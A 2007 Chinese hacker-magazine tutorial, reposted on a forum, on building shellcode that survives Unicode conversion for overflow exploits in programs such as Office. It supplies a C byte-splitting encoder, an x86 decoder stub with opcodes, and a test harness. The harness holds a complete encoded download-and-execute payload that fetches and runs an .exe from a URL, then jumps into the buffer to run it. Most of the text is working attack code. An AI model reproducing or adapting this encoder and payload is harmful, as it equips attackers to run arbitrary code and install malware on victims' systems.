编写Unicode有效的Shellcode
文章作者:gyzy [E.S.T](www.gyzy.org)
信息来源:邪恶八进制信息安全团队(www.eviloctal.com)
本文已经发表在《黑客防线》2007年5月刊。作者及《黑客防线》保留版权,转载请注明原始出处。
适合读者:溢出爱好者
前置知识:汇编语言、Shellcode基本原理
编写Unicode有效的Shellcode
文/图 gyzy[江苏大学信息安全系&EST]
对于溢出爱好者来说,能够编写Shellcode是一个必备的基本技能,特别是能应对各种在实际情况中对Shellcode存在各种限制条件的时候,这种能力就显得尤为重要了。黑防2007年第二期中介绍了纯字母数字的Shellcode的编写,在3期中的WinRAR 7z溢出中就派上了用场。Unicode大家应该不陌生,在一些大型程序中,比如Word、Excel考虑到不同语言平台的差异性,都会使用 Unicode,在利用这些漏洞的时候,我们以往的Shellcode就难以适用了。一个普通的Down&Exec的Shellcode经过 MultiByteToWideChar函数转换成Unicode后,如图1
图1
Shellcode编写的思路
可能有的读者认为只要先将Shellcode写好,然后用WideCharToMultiByte函数转换成ASCII码就可以了,再经过程序转换成 Unicode就可以了,但事实不是这样的,在转换成Unicode的时候,转换函数会根据当前使用的代码页进行转换,比如大写字母'A'(\x41)被转换成\x41\x00,但是第一个字节>0x80或者第二个字节不是\x00的时候,情况就不是这么简单了, MultiByteToWideChar会查找代码页中的对应结果,假如找不到就会有\x3F(?)代替,表示有错误。所以大家看到为什么图1中转换后的 Shellcode会出现问号。这儿我们还是采取分段编码,如下:
| |
| 解码头部 |
-----------------------------
| 拆分编码的 |
| 原ShellCode |
为了保护原始的Shellcode,我们将原始的Shellcode每个字节都拆分成两个字节,高4位和低4位均加上0x61(a),由于4位只能表示0- 15,所以每个字节都可以拆成a-p的两个字节,这样就顺利的躲过了编码转换的问题,剩下的就是构造尽量小的解码头,使之转换不出现0x3F。当然,最理想的情况就是解码头在ASCII码的情况下是纯字符,这儿我介绍的解码头不是纯字符,在MultiByteToWideChar中使用不同的代码页转换出的结果都是不一样的,也就是Shellcode可能无法实现跨语言平台,上述的纯字符解码头则可以跨语言平台实现通用。
编写实例
有了思路后就剩下编码的问题了,分成4部分分别加以阐述
1)对原Shellcode进行拆分编码,编码的思路已经说过,下面是编码部分的代码:
    //shellcode1指向待编码的Shellcode、pShellcode 是指向其的指针
    //详见encode.cpp
      BYTE* pShellcode = shellcode1;
      char high,low;
      for( int i = 0 ; i < sizeof(shellcode1) - 1 ; i++,pShellcode++)
      {
        high = low = *pShellcode ;
        //对高4位进行编码
        high >>= 4;  //将高4位移至低4位
        high &= 0xF; //清零移位后的高4位
        high += 0x61;

        //对低4位进行编码
        low &= 0xF; //清零高4位
        low += 0x61 ;
        printf("%c%c",high,low); //输出编码后的结果
      }
      printf("%d",(sizeof(shellcode1) - 1)*2);
编码前和编码后的Shellcode分别如图2和3所示:
图2
图3
例如编码前第一个字节\xE9高4位和低4位分别是\xE和\x9,加上0x61后就是0x6F(o)和0x6A(j)。
2)解码头的编写,必须保证转换成ASCII后没有出现0x3F,汇编代码如下所示:
      __asm{
        ADD CX,0x330    // 66 81 C1 30 03
        ADD ESI,30      //83C6 30
        MOV ESI,ESP      //8BF4
        PUSH ESI      //56
        MOV EDI,ESI      //8B FE
        NOP          //90
    decode:
        LODS BYTE PTR DS:[ESI] //AC
        SUB AX,0x61        //66 2D 61 00
        SHL AX,4      //66 C1 E0 04
        NOP          //90
        MOV DX,AX      //66 8B D0
        NOP          //90
        INC ESI        //46
        NOP          //90
        LODS BYTE PTR DS:[ESI]//AC
        NOP          //90
        SUB AL,0x61      //2C 61
        PUSH ECX      //51
        ADD AL,DL      //02 C2
        POP ECX        //59
        STOS BYTE PTR ES:[EDI]//AA
        NOP          //90
        INC ESI        //46
        NOP          //90
        DEC ECX        //49
        JNZ decode      //75 E0
        NOP          //90
        RETN        //C3
        NOP          //90
      }
有几点需要注意,保持解码头为偶数个字节,因为Unicode是双字节码,碰到有0x3F的情况,在不影响指令的前提下进行等价变换。如上解码头被转换成ASCII的情况下为:
    "\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
    "\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
    "\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
3)测试代码
测试代码如下,模拟了溢出发生时的情况:
    unsigned char encoded[] =
    "\xC4\x58\xA5\xC1\xD6\x5F\xC8\x43\xA5\xC6\xD7\x50\xDB\xB1\x95\xBB"
    "\x90\xE6\xEA\xC0\xAC\xA6\xE5\xCC\xBE\xAF\xDB\xA6\xDF\x58\xDA\xF9"
    "\x90\xE5\xA8\xBB\x8A\x91\xD0\xB0\xDF\x58\xAE\x74\xBF\xA4\xE0\x41"
    "ojngaaaaaafkgekbdaaaaaaaileaamilhabmknileaaiilniilhddmilhebohiadpdilhocaadplileo"
    "beddonfgfhfbildpadplilpcgkaofjpdkgheaifjfpidmhaeefocojfjfpfoilmnilegceadmdnbobad"
    "mbddmjggilaiilegbmadmdmbobacadmbilaaadmdilpkilphidmgaoilnagkaefjoifbaaaaaaidmgan"
    "fcfgppfhpmfkilnigkabfjoidoaaaaaaidmgbdfgegiadoiahfpkiadgiafoidomcailnmgkcafdppfh"
    "ommhaeadfmgbcogfmheeadaehigfaaaaddmafafafdfgfappfhpmilnmgkabfdppfhpafappfhpeddma"
    "kmifmahfpjfbfcfgfdppncfkfjklocooddmamdoicfppppppehgfhefahcgpgdebgegehcgfhdhdaaeh"
    "gfhefdhjhdhegfgneegjhcgfgdhegphchjebaafhgjgoefhigfgdaaefhigjhefegihcgfgbgeaaemgp"
    "gbgeemgjgchcgbhchjebaahfhcgmgngpgoaafffcemeegphhgogmgpgbgefegpeggjgmgfebaagihehe"
    "hadkcpcpdbdcdhcodacodacodbcpghhjhkhjcogfhigfia";

    void main()
    {
      WCHAR encshellcode[1024];
      memset(encshellcode,0,2048);

      //将Shellcode转换成Unicode形式
      MultiByteToWideChar(CP_ACP,0,(LPCSTR)encoded,sizeof(encoded)-1,encshellcode,1024);

      //模拟溢出发生时JMP ESP后ESP指向Shellcode的情况
      __asm LEA ESP,encshellcode
      __asm XOR ECX,ECX
      __asm JMP ESP
    }
在经过MultiByteToWideChar编码转换下,Shellcode仍然成功执行了,如图4:
图4
小结
Shellcode也是一门学问,平时要注意这方面的学习,以免发生“Shellcode到用时方很少”的尴尬局面,特别是在Office系列文件的溢出中,经常会出现编码转换的问题,希望能给广大黑友带来一点帮助,本人也是菜鸟,如有错误纰漏,欢迎指正。
(文中所涉及的程序或代码,请到黑防官方网站下载,详细地址请看公共论坛置顶帖)
抢楼还有机会...